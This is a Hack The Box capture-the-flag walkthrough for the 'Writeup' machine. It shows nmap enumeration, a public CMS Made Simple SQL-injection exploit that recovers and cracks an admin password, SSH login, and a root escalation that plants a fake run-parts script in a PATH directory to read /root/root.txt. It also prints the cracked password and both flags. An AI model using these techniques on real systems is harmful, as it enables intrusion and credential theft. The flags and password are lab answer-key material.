Hack the Box – WriteUP

As normal I add the IP of the machine 10.10.10.138 to /etc/hosts as writeup.htb

Writeup

OS: Linux

Difficulty: Easy


Points: 20

Release: 08 Jun 2019

IP: 10.10.10.138

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan writeup.htb




```
root@kali:/opt/htb/writeup.htb# nmap -p- -sT -sC -sV -oN initial-scan writeup.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-08 22:10 BST
Nmap scan report for writeup.htb (10.10.10.138)
Host is up (0.043s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.22 seconds
```

It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and HTTP on 80.

Overview of Web Services

Let’s take a quick look at the webpages to see what we have. I got the following on port 80.



```
#          *** NEWS *** NEWS *** NEWS *** NEWS *** NEWS ***           #
#                                                                     #
#   Not yet live and already under attack. I found an   ,~~--~~-.     #
#   Eeyore DoS protection script that is in place and   +      | |\   #
#   watches for Apache 40x errors and bans bad IPs.     || |~ |`,/-\  #
#   Hope you do not get hit by false-positive drops!    *\_) \_) `-'  #
#                                                                     #
#   If you know where to download the proper Donkey DoS protection    #
#   please let me know via mail to jkr@writeup.htb - thanks!          #
#                                                                     #
#######################################################################
```


(c) by Normand Veilleux

I am still searching through my backups so there is nothing here yet. I am preparing go-live of my own www.hackthebox.eu write-up page soon. Stay tuned!

Page is hand-crafted with vi.

There didn’t seem to be anything interesting on this page, but the initial nmap scan showed a directory called writeup. Let’s see what we have there.

http://writeup.htb/writeup



writeup


- Home Page
- ypuffy
- blue
- writeup

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on NetSec Focus Mattermost. Thanks.

Immediately looking into the source code of this page, I noticed a comment.


Home - writeup
http://writeup.htb/writeup/
view-source:http://writeup.htb/writeup/
Most Visited
Getting Started
Ne(ste)d Flanders


```
<!doctype html>
<html lang="en_US"><head>
    <title>Home - writeup</title>

<base href="http://writeup.htb/writeup/" />
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

    <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
<style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style>
</head><body>
    <header id="header">
        <h1>writeup</h1>
    </header>

    <nav id="menu">





<ul><li class="currentpage"><a class="currentpage" href="http://writeup.htb/writeup/">Home Page</a></li><li><a href="http://writeup.htb/writeup/index.php?page=ypuffy">ypuffy</a></li><li><a
href="http://writeup.htb/writeup/index.php?page=blue">blue</a></li><li><a href="http://writeup.htb/writeup/index.php?page=writeup">writeup</a></li></ul>
    </nav>

    <section id="content">
        <h1>Home</h1>
        <p>After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am
about to convert my famous incomplete notes into pretty write-ups.</p>
<p>I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on&nbsp;<a href="https://mm.netsecfocus.com/">NetSec Focus Mattermost</a>. Thanks.</p>
</section>
<div class="footer">
  <p>Pages are hand-crafted with vim. NOT.</p>
</div>

</body>

</html>
```

It mentions a “***cms_stylesheet error***”. From this, I decided to investigate the technology this page was running on.

Web Technology

I did this by using webtech.


webtech -u http://writeup.htb/writeup



```
root@kali:/opt/htb/writeup.htb# webtech -u http://writeup.htb/writeup
Target URL: http://writeup.htb/writeup
Detected technologies:
        - CMS Made Simple
        - Apache 2.4.25
```

I could see that it is running CMS Made simple. A quick search and I found an exploit that was fairly recent at https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html.

I downloaded this and looked into the code to see what was required. It seemed all that was required were 3 options. The URL, a wordlist to use, and whether to crack the password.




```
parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)
")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", de
fault=False)
```

Password Recovery


Once I knew what the script was looking for , I decided to run it to see if it could be achieved.

python cmsmadesimple22.py -u http://writeup.htb/writeup -c -w rockyou.txt




```
root@kali:/opt/htb/writeup.htb# python cmsmadesimple22.py -u http://writeup.htb/writeup -c -w rockyou.txt
```

This immediately started scanning and trying to break the keys.



```
[+] Salt for password found: 5a599ef579066807
[*] Try: jkrS
```

Once it had finished, I was presented with the following information.




```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

We seem to have a user, email and password.

Username	jkr
Email	jkr@writeup.htb
Password	raykayjay9


SSH Access

I was unable to find anything on the site to use these credentials, so I tried them through SSH. To my surprise….



```
root@kali:/opt/htb/writeup.htb# ssh jkr@writeup.htb
jkr@writeup.htb's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jun 20 14:38:59 2019 from 10.10.14.63
jkr@writeup:~$
```

It worked.



```
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978
```


d4e493fd4068afc9eb1aa6a55319f978

Now it was time to see what was running on the machine

Processes


I immediately uploaded pspy to the machine so that I could get a better understanding of what is going on with the machine.

scp pspy64 jkr@writeup.htb:/home/jkr



```
root@kali:/opt/htb/writeup.htb# scp /opt/pspy/pspy64 jkr@writeup.htb:/home/jkr/
jkr@writeup.htb's password:
pspy64                                                          100% 4364KB 706.6KB/s   00:06
```

I didn't see anything of use at the time until I decided to gain access to the box with another session while it was running and then I noticed an additional process.




```
2019/06/20 15:21:59 CMD: UID=0    PID=2358   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2019/06/20 15:21:59 CMD: UID=0    PID=2359   | run-parts --lsbsysinit /etc/update-motd.d
2019/06/20 15:21:59 CMD: UID=0    PID=2360   | /bin/sh /etc/update-motd.d/10-uname
2019/06/20 15:21:59 CMD: UID=0    PID=2361   | sshd: jkr [priv]
2019/06/20 15:21:59 CMD: UID=1000 PID=2362   | sshd: jkr@pts/3
2019/06/20 15:21:59 CMD: UID=1000 PID=2363   | -bash
2019/06/20 15:21:59 CMD: UID=1000 PID=2364   | -bash
2019/06/20 15:21:59 CMD: UID=1000 PID=2365   | -bash
2019/06/20 15:21:59 CMD: UID=1000 PID=2366   | -bash
2019/06/20 15:22:01 CMD: UID=0    PID=2367   | /usr/sbin/CRON
2019/06/20 15:22:01 CMD: UID=0    PID=2368   | /usr/sbin/CRON
2019/06/20 15:22:01 CMD: UID=0    PID=2369   | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
```

Getting root flag


From the process I decided to utilise the run parts to create an entry in the tmp folder that contained the contents of /root/root.txt

echo "cat /root/root.txt > /tmp/dmwong" > /usr/local/bin/run-parts; chmod +x /usr/local/bin/run-parts



```
jkr@writeup:~$ echo "cat /root/root.txt >> /tmp/dmwong" > /usr/local/bin/run-parts; chmod +x /usr/local/bin/run-parts
```

cat /tmp/dmwong



```
jkr@writeup:~$ cat /tmp/dmwong
eeba47f60b48ef92b734f9b6198d7226
jkr@writeup:~$
```

eeba47f60b48ef92b734f9b6198d7226